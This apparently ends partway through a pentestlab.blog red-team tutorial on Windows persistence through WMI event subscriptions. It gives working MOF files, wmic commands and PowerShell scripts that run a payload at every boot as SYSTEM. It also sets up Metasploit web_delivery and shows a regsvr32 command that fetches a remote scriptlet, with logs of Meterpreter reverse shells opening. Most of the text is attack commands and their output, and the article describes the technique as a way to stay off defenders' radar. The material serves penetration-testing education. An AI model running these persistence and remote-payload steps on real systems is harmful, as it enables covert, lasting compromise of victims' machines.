Persistence – WMI Event Subscription

pentestlab.blog/category/red-team/page/44

January 21, 2020

Windows Management Instrumentation (WMI) enables system administrators to perform tasks locally and remotely. From the perspective of red teaming WMI can be used to perform several activities such as lateral movement, persistence, situational awareness, code execution and as a command and control (C2). The fact that WMI is part of Windows that exists in almost all windows operating systems (Windows 98- Windows 10) allows these offensive activities to stay off the radar of the blue team.

Typically persistence via WMI event subscription requires creation of the following three classes which are used to store the payload or the arbitrary command, to specify the event that will trigger the payload and to relate the two classes (__EventConsumer &__EventFilter) so execution and trigger to bind together.

- **__EventFilter** // Trigger (new process, failed logon etc.)
- **EventConsumer** // Perform Action (execute payload etc.)
- **__FilterToConsumerBinding** // Binds Filter and Consumer Classes

Implementation of this technique doesn't require any toolkit since Windows has a utility that can interact with WMI (wmic) and PowerShell can be leveraged as well. However various frameworks such as Metasploit, Empire, PoshC2, PowerSploit and multiple PowerShell scripts and C# tools can be used to automate this technique providing different triggers and various options for code execution. It should be noted that WMI events run as a SYSTEM, persists across reboots and Administrator level privileges are required to use this technique.


MOF

Managed object format (MOF) is the language used to describe CIM (Common Information Model) classes. A MOF file typically contains statements. classes and class instances which are added to the WMI repository (OBJECTS.DATA) when the file is compiled (mofcomp.exe can compile MOF files and it is part of Windows). The contents of a MOF file are demonstrated below:

```
#PRAGMA NAMESPACE ("\\\\.\\root\\subscription")
instance of CommandLineEventConsumer as $Cons
{
    Name = "Pentestlab";
    RunInteractively=false;
    CommandLineTemplate="cmd.exe";
};
instance of __EventFilter as $Filt
{
    Name = "Pentestlab";
    EventNamespace = "root\\subscription";
    Query ="SELECT * FROM __InstanceCreationEvent Within 3"
            "Where TargetInstance Isa \"Win32_Process\" "
            "And Targetinstance.Name = \"notepad.exe\" ";
    QueryLanguage = "WQL";
};
instance of __FilterToConsumerBinding
{
     Filter = $Filt;
     Consumer = $Cons;
};
```

The above MOF file will execute cmd.exe when the notepad.exe process is created on the system. The MOF file can be deployed on the WMI repository by executing the following command:

```
mofcomp.exe .\wmi.mof
```




```
C:\Windows\system32>mofcomp.exe .\wmi.mof
Microsoft (R) MOF Compiler Version 10.0.18362.1
Copyright (c) Microsoft Corp. 1997-2006. All rights reserved.
Parsing MOF file: .\wmi.mof
MOF file has been successfully parsed
Storing data in the repository...
WARNING: File .\wmi.mof does not contain #PRAGMA AUTORECOVER.
If the WMI repository is rebuilt in the future, the contents of this MOF file will not be included in the new WMI reposi
tory.
To include this MOF file when the WMI Repository is automatically reconstructed, place the #PRAGMA AUTORECOVER statement
 on the first line of the MOF file.
Done!

C:\Windows\system32>
```

Compile MOF Files

Alternatively Metasploit Framework has also capability to generate malicious MOF files. Executing the following command from interactive ruby console will generate the MOF.

```
irb
puts generate_mof("Metasploit1","Metasploit2")
```




```
msf5 exploit(windows/smb/psexec) > irb
[*] Starting IRB shell...
[*] You are in exploit/windows/smb/psexec

>> puts generate_mof("Metasploit1","Metasploit2")
#pragma namespace("\\\\.\\root\\cimv2")
class MyClass14835
{
        [key] string Name;
};
class ActiveScriptEventConsumer : __EventConsumer
{
        [key] string Name;
        [not_null] string ScriptingEngine;
        string ScriptFileName;
        [template] string ScriptText;
  uint32 KillTimeout;
};
instance of __Win32Provider as $P
{
    Name  = "ActiveScriptEventConsumer";
    CLSID = "{266c72e7-62e8-11d1-ad89-00c04fd8fdff}";
    PerUserInitialization = TRUE;
};
instance of __EventConsumerProviderRegistration
```

Generate MOF Files – Metasploit

The Microsoft utility “***mofcomp.exe***” can compile MOF files. The file will automatically stored in the WMI repository and the malicious payload/command will executed automatically.


```
mofcomp.exe .\Metasploit.mof
```



```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\temp

C:\temp>mofcomp.exe .\Metasploit.mof
Microsoft (R) MOF Compiler Version 10.0.18362.1
Copyright (c) Microsoft Corp. 1997-2006. All rights reserved.
Parsing MOF file: .\Metasploit.mof
MOF file has been successfully parsed
Storing data in the repository...
WARNING: File .\Metasploit.mof does not contain #PRAGMA AUTORECOVER.
If the WMI repository is rebuilt in the future, the contents of this MOF file will not be included in the new WMI reposi
tory.
To include this MOF file when the WMI Repository is automatically reconstructed, place the #PRAGMA AUTORECOVER statement
 on the first line of the MOF file.
Done!

C:\temp>_
```

Compile MOF – Metasploit

In this case the payload was fetched remote remotely via Metasploit “***web_delivery***” module by using the regsvr32 method. Immediately a Meterpreter session was spawned as soon as the MOF file was compiled.



```
msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Using URL: http://0.0.0.0:8080/pentestlab
[*] Local IP: http://127.0.0.1:8080/pentestlab
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://10.0.0.1:8080/pentestlab.sct scrobj.dll
msf5 exploit(multi/script/web_delivery) > [*] 10.0.0.2         web_deliver
y - Handling .sct Request
[*] 10.0.0.2         web_delivery - Delivering Payload (3024) bytes
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:4444 → 10.0.0.2:49676) at 2020
-01-19 11:09:40 -0500

msf5 exploit(multi/script/web_delivery) >
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 2 opened (10.0.0.1:4444 → 10.0.0.2:49677) at 2020
-01-19 11:10:34 -0500
```


MOF Metasploit – Meterpreter

Even though that some APT's groups have used MOF files as a dropper in order to achieve persistence over WMI, it is not recommended as a method. Persistence via WMI event subscription can be achieved by using common Microsoft utilities and therefore eliminates the need of dropping a file into disk.

Command Prompt

Interaction with WMI can be performed through the command prompt as all Windows operating systems contain a command line utility (wmic). Execution of the following commands will create in the name space of *"**root\subscription**"* three events. The arbitrary payload will executed within 60 seconds every time Windows starts.


```
wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="PentestLab",
EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM
__InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA
'Win32_PerfFormattedData_PerfOS_System'"
wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE
Name="PentestLab",
ExecutablePath="C:\Windows\System32\pentestlab.exe",CommandLineTemplate="C:\Windows

wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE
Filter="__EventFilter.Name=\"PentestLab\"",
Consumer="CommandLineEventConsumer.Name=\"PentestLab\""
```



```
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="RedTeamLab", EventNameSpace="r
oot\cimv2",QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win
32_PerfFormattedData_PerfOS_System'"
Instance creation successful.

C:\Windows\system32>wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="RedTeamLab", Execut
ablePath="C:\Windows\System32\pentestlab.exe",CommandLineTemplate="C:\Windows\System32\pentestlab.exe"
Instance creation successful.

C:\Windows\system32>wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Na
me=\"RedTeamLab\"", Consumer="CommandLineEventConsumer.Name=\"PentestLab\""
Instance creation successful.

C:\Windows\system32>
```

WMI Persistence – wmic commands

The executable will return a Meterpreter session within 60 seconds after every reboot.



```
[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 4 opened (10.0.0.1:4444 → 10.0.0.2:49674) at 2020-
01-12 20:13:58 -0500

meterpreter > background
[*] Backgrounding session 4...
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 5 opened (10.0.0.1:4444 → 10.0.0.2:49680) at 2020-
01-12 20:17:22 -0500

meterpreter > 
```

WMI Persistence – Meterpreter via Event Filter


PowerShell

PowerShell contain cmdlets that can query WMI objects and retrieve information back to the console. The following commands can be used to validate that the arbitrary events have been created and the malicious payload/command is stored in the WMI repository.

```
Get-WMIObject -Namespace root\Subscription -Class __EventFilter
Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding
Get-WMIObject -Namespace root\Subscription -Class __EventConsumer
```

It is also possible to implement this technique directly through PowerShell. The following script block will execute the arbitrary executable “***pentestlab.exe***” within 5 minutes after every boot of Windows.

```
$FilterArgs = @{name='Pentestlab-WMI';
                EventNameSpace='root\CimV2';
                QueryLanguage="WQL";
                Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND
TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325"};
$Filter=New-CimInstance -Namespace root/subscription -ClassName __EventFilter -
Property $FilterArgs

$ConsumerArgs = @{name='Pentestlab-WMI';
                CommandLineTemplate="$($Env:SystemRoot)\System32\pentestlab.exe";}
$Consumer=New-CimInstance -Namespace root/subscription -ClassName
CommandLineEventConsumer -Property $ConsumerArgs

$FilterToConsumerArgs = @{
Filter = [Ref] $Filter;
Consumer = [Ref] $Consumer;
}
$FilterToConsumerBinding = New-CimInstance -Namespace root/subscription -ClassName
__FilterToConsumerBinding -Property $FilterToConsumerArgs
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> $FilterArgs = @{name='Pentestlab-WMI';
>> EventNameSpace='root\CimV2';
>> QueryLanguage="WQL";
>> Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_S
ystem' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325"};
PS C:\Windows\system32> $Filter=New-CimInstance -Namespace root/subscription -ClassName __EventFilter -Property $FilterA
rgs
PS C:\Windows\system32> $ConsumerArgs = @{name='Pentestlab-WMI';
>> CommandLineTemplate="$($Env:SystemRoot)\System32\pentestlab.exe";}
PS C:\Windows\system32> $Consumer=New-CimInstance -Namespace root/subscription -ClassName CommandLineEventConsumer -Prop
erty $ConsumerArgs
PS C:\Windows\system32> $FilterToConsumerArgs = @{
>> Filter = [Ref] $Filter;
>> Consumer = [Ref] $Consumer;
>> }
PS C:\Windows\system32> $FilterToConsumerBinding = New-CimInstance -Namespace root/subscription -ClassName __FilterToCon
sumerBinding -Property $FilterToConsumerArgs
PS C:\Windows\system32>
```


WMI Persistence – PowerShell

The following commands can be executed to perform a cleanup and remove the created WMI objects.

```
$EventConsumerToCleanup = Get-WmiObject -Namespace root/subscription -Class
CommandLineEventConsumer -Filter "Name = 'Pentestlab-WMI'"
$EventFilterToCleanup = Get-WmiObject -Namespace root/subscription -Class
__EventFilter -Filter "Name = 'Pentestlab-WMI'"
$FilterConsumerBindingToCleanup = Get-WmiObject -Namespace root/subscription -
Query "REFERENCES OF {$($EventConsumerToCleanup.__RELPATH)} WHERE ResultClass =
__FilterToConsumerBinding"

$FilterConsumerBindingToCleanup | Remove-WmiObject
$EventConsumerToCleanup | Remove-WmiObject
$EventFilterToCleanup | Remove-WmiObject
```

PowerPunch is a collection of PowerShell scripts that contains a PowerShell script for persistence over WMI. However the script requires Invoke-MetasploitPayload to be loaded in memory as well as the payload will be downloaded from a remote location. The Metasploit Framework "***web_delivery***" module can be configured that will host the PowerShell based payload.

```
use exploit/multi/script/web_delivery
set SRVHOST 0.0.0.0
set SRVPORT 8443
set SSL true
set target 2
set URIPATH pentestlab
set payload windows/x64/meterpreter/reverse_tcp
set LPORT 8888
set LHOST 10.0.0.1
run -j
```




```
msf5 exploit(multi/script/web_delivery) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
msf5 exploit(multi/script/web_delivery) > set SRVPORT 8443
SRVPORT => 8443
msf5 exploit(multi/script/web_delivery) > set SSL true
SSL => true
msf5 exploit(multi/script/web_delivery) > set target 2
target => 2
msf5 exploit(multi/script/web_delivery) > set URIPATH pentestlab
URIPATH => pentestlab
msf5 exploit(multi/script/web_delivery) > set payload windows/x64/meterpret
er/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set LPORT 8888
LPORT => 8888
msf5 exploit(multi/script/web_delivery) > set LHOST 10.0.0.1
LHOST => 10.0.0.1
msf5 exploit(multi/script/web_delivery) > run -j
[*] Exploit running as background job 4.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.0.1:8888
